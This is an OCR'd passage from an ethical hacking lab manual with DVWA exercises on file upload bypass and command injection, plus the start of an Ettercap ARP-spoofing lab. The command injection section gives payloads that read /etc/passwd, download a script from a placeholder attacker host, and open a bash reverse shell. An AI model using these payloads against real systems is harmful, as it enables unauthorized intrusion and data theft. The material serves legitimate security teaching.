


3. **Enable the File Upload Module**:
    - Select **File Upload** from the DVWA menu.

Experiment Steps

Part 1: Testing File Upload Vulnerability


1. **Uploading a Basic Image File**:
    - In the **File Upload** module, start by uploading a harmless image file (e.g., a .jpg or .png file) to confirm that the upload feature works.
    - Verify the image upload by checking if a link appears for the uploaded file.




2. **Attempting a Malicious PHP File Upload**:
    - Create a simple PHP file that outputs “Hello” to test if server-side scripting can be executed:

      php
      <?php echo "Hello from your PHP file!"; ?>

    - Save this file as test.php



3. **Upload the Malicious PHP File**:
    - Attempt to upload test.php in the File Upload module.
    - **Expected Result**: At the Low security level, DVWA may accept the PHP file and provide a link to access it.
4. **Access the Uploaded PHP File**:
    - Click on the link or navigate to the file path displayed after upload (e.g., http://metasploitable_IP/dvwa/hackable/uploads/test.php).



- **Expected Outcome**: If the PHP file executes, you'll see "Hello from your PHP file!" on the page, demonstrating that code execution is possible.

Security Levels and Observations

1. **Increase DVWA Security Level**:
   - Set the DVWA security level to **Medium** or **High** and repeat the above steps.
   - **Expected Outcome**: At higher security levels, DVWA may block certain file extensions or validate the file type to prevent execution.
2. **Testing with File Extensions**:
   - Try renaming your PHP file with double extensions (test.php.jpg) to bypass simple file validation.
   - **Expected Outcome**: In many vulnerable systems, changing file extensions can bypass validation checks.

Post-Lab Discussion Questions

1. **Why are file upload vulnerabilities dangerous?**
   - Discuss how attackers can use file uploads to execute malicious code, gain server access, or escalate privileges.
2. **How can file upload vulnerabilities be mitigated?**
   - Discuss techniques like validating file extensions, restricting upload directories, and blocking script execution in upload folders.
3. **What real-world impacts have file upload vulnerabilities caused?**
   - Research known incidents where file upload vulnerabilities led to significant security breaches.

Conclusion

Through this experiment, students gain a deeper understanding of file upload vulnerabilities and the importance of implementing strong validation mechanisms to prevent malicious file uploads and safeguard web applications.

Experiment 4:

Command Injection: To learn how command injection attacks work Tools: DVWA, Burp Suite, custom vulnerable web application.

Command Injection vulnerabilities occur when a web application executes system commands with unsanitized user input. This lab will demonstrate how to exploit and understand these vulnerabilities using **DVWA** hosted on **Metasploitable**.


Objective

1. Understand how Command Injection vulnerabilities work.
2. Exploit the vulnerability to execute system commands.
3. Analyze risks and discuss mitigation strategies.

Experiment Steps

Step 1: Navigate to the Command Injection Module

1. On the DVWA dashboard, click on **Command Injection**.
2. The page contains a text box to "ping" an IP address.



Step 2: Test the Vulnerability


1. In the text box, input a normal command to test functionality:

2. Click Submit.
3. Observe the result, which displays the output of the ping command.

Step 3: Inject Malicious Commands

To exploit the vulnerability, inject additional commands using operators like `;`, `&&`, or `|`.

1. **List System Files**:
   Input: 192.168.47.92;ls
   This will execute the `ping` command and list files in the web server's current directory.



2. **View Password File**:

   Input: 192.168.47.92; ; cat /etc/passwd

   This will display the contents of /etc/passwd, showing system users.

3. Download Malicious Script: If you have a malicious script hosted on a server:

   Q qq192.168.47.92; wget http://<attacker-ip>/malicious.sh

4. **Execute Reverse Shell**: Use the following payload to establish a reverse shell:

   192.168.47.92; bash -i >& /dev/tcp/<kali-ip>/4444 0>&1

Mitigation Strategies

1. **Input Validation**:
   - Use input sanitization to remove dangerous characters (e.g., `;`, `|`, `&&`).
   - Whitelist acceptable inputs (e.g., IP addresses only).
2. **Parameterized Commands**:
   - Avoid directly executing user input in system commands.
   - Use parameterized queries or APIs to perform tasks.
3. **Least Privilege**:
   - Run web applications with minimal permissions to limit the impact of exploitation.
4. **Logging and Monitoring**:
   - Monitor logs for unusual command usage or unauthorized activity.
5. **Web Application Firewall (WAF)**:
   - Deploy a WAF to detect and block malicious payloads.

Some more commands to experiment:

- ip address ; ls
- ip address && whoami
- ip address || whoami
- ip address && ls /etc
- ip address && cat /etc/passwd
- ip address && ls -la
- ip address && ps aux
- ip address && ifconfig
- ip address && mkdir dvs

Post Lab Discussion:

1. **What is Command Injection?**
    - Explain the concept and give examples of how it can be exploited.
2. **How does Command Injection differ from SQL Injection?**
    - Highlight the differences in the type of commands executed and the targeted systems.
3. **What are the common signs that an application is vulnerable to Command Injection?**
    - Discuss how unsanitized inputs, error messages, and system outputs can indicate vulnerability.
4. **Why is user input sanitization important in web applications?**
    - Explain its role in preventing various injection attacks.
5. **What is the role of DVWA in cybersecurity training?**
    - Discuss why DVWA is used for vulnerability testing and learning.

Conclusion:

Command Injection vulnerabilities represent a significant security risk in web applications, especially when user inputs are not properly sanitized. This experiment demonstrated the exploitation of Command Injection vulnerabilities using **DVWA** on **Metasploitable.**

Viva Questions;

1. What is **Cross-Site Request Forgery (CSRF)**?
2. How does a CSRF attack work?
3. Why is CSRF known as a **"confused deputy attack"**?
4. What are the main **prerequisites** for a CSRF attack to succeed?
5. How does a CSRF attack differ from **Cross-Site Scripting (XSS)**?
6. Why is CSRF often referred to as a **"state-changing" attack**?
7. What is the role of **cookies** in CSRF attacks?
8. What is the **Same-Origin Policy (SOP)**, and how does it relate to CSRF?

Experiment 5:

Man-in-the-Middle (MITM) Attack: To understand how MITM attacks intercept and manipulate network traffic. Tools: Ettercap, Wireshark.

A **Man-in-the-Middle (MITM)** attack occurs when an attacker intercepts, manipulates, or alters the communication between two parties without their knowledge. This type of attack is usually aimed at intercepting sensitive information, such as login credentials, financial data, or other confidential information transmitted over the network.

Objective:

To understand how MITM attacks intercept and manipulate network traffic using **Ettercap** and **Wireshark**.

Tools:

- **Ettercap:** A tool used to perform MITM attacks, including ARP poisoning to intercept traffic between hosts on the network.
- **Wireshark:** A network protocol analyzer used to capture and analyze the network traffic, including intercepted packets in a MITM attack.


Pre-requisites:

1. A **Kali Linux** machine (attacker)
2. A **Windows** machine (target)
3. **Wireshark** installed on the Kali machine to monitor traffic
4. **Ettercap** installed on Kali Linux


Step-by-Step Guide for MITM using Ettercap:

Step 1: Set up the environment

1. **Set up the attacker machine (Kali Linux):**
    - Ensure **Wireshark** is installed on the Kali machine.
    - Ensure ettercap is installed on kali machine
2. **Target machine (Metasploitable or Windows):**
   Ensure the target machine is on the **same network** and can communicate with the Kali machine.
   On windows machine: give ipconfig and check the ip and gateway address



In attacker machine (Kali Linux) , give ifconfig and check the ip address




Man in the Middle Attack using Ettercap tool - Automatic Mode using ARP Spoofing

Steps:


1. Open ettercap tool in kali linux. In setup, start sniffing and click the tick mark.

2. Scan for hosts and click on host list to see the hosts in the network




3. Identify the target and the gateway ip to perform MITM attack OR You can also perform MITM attack for all hosts.

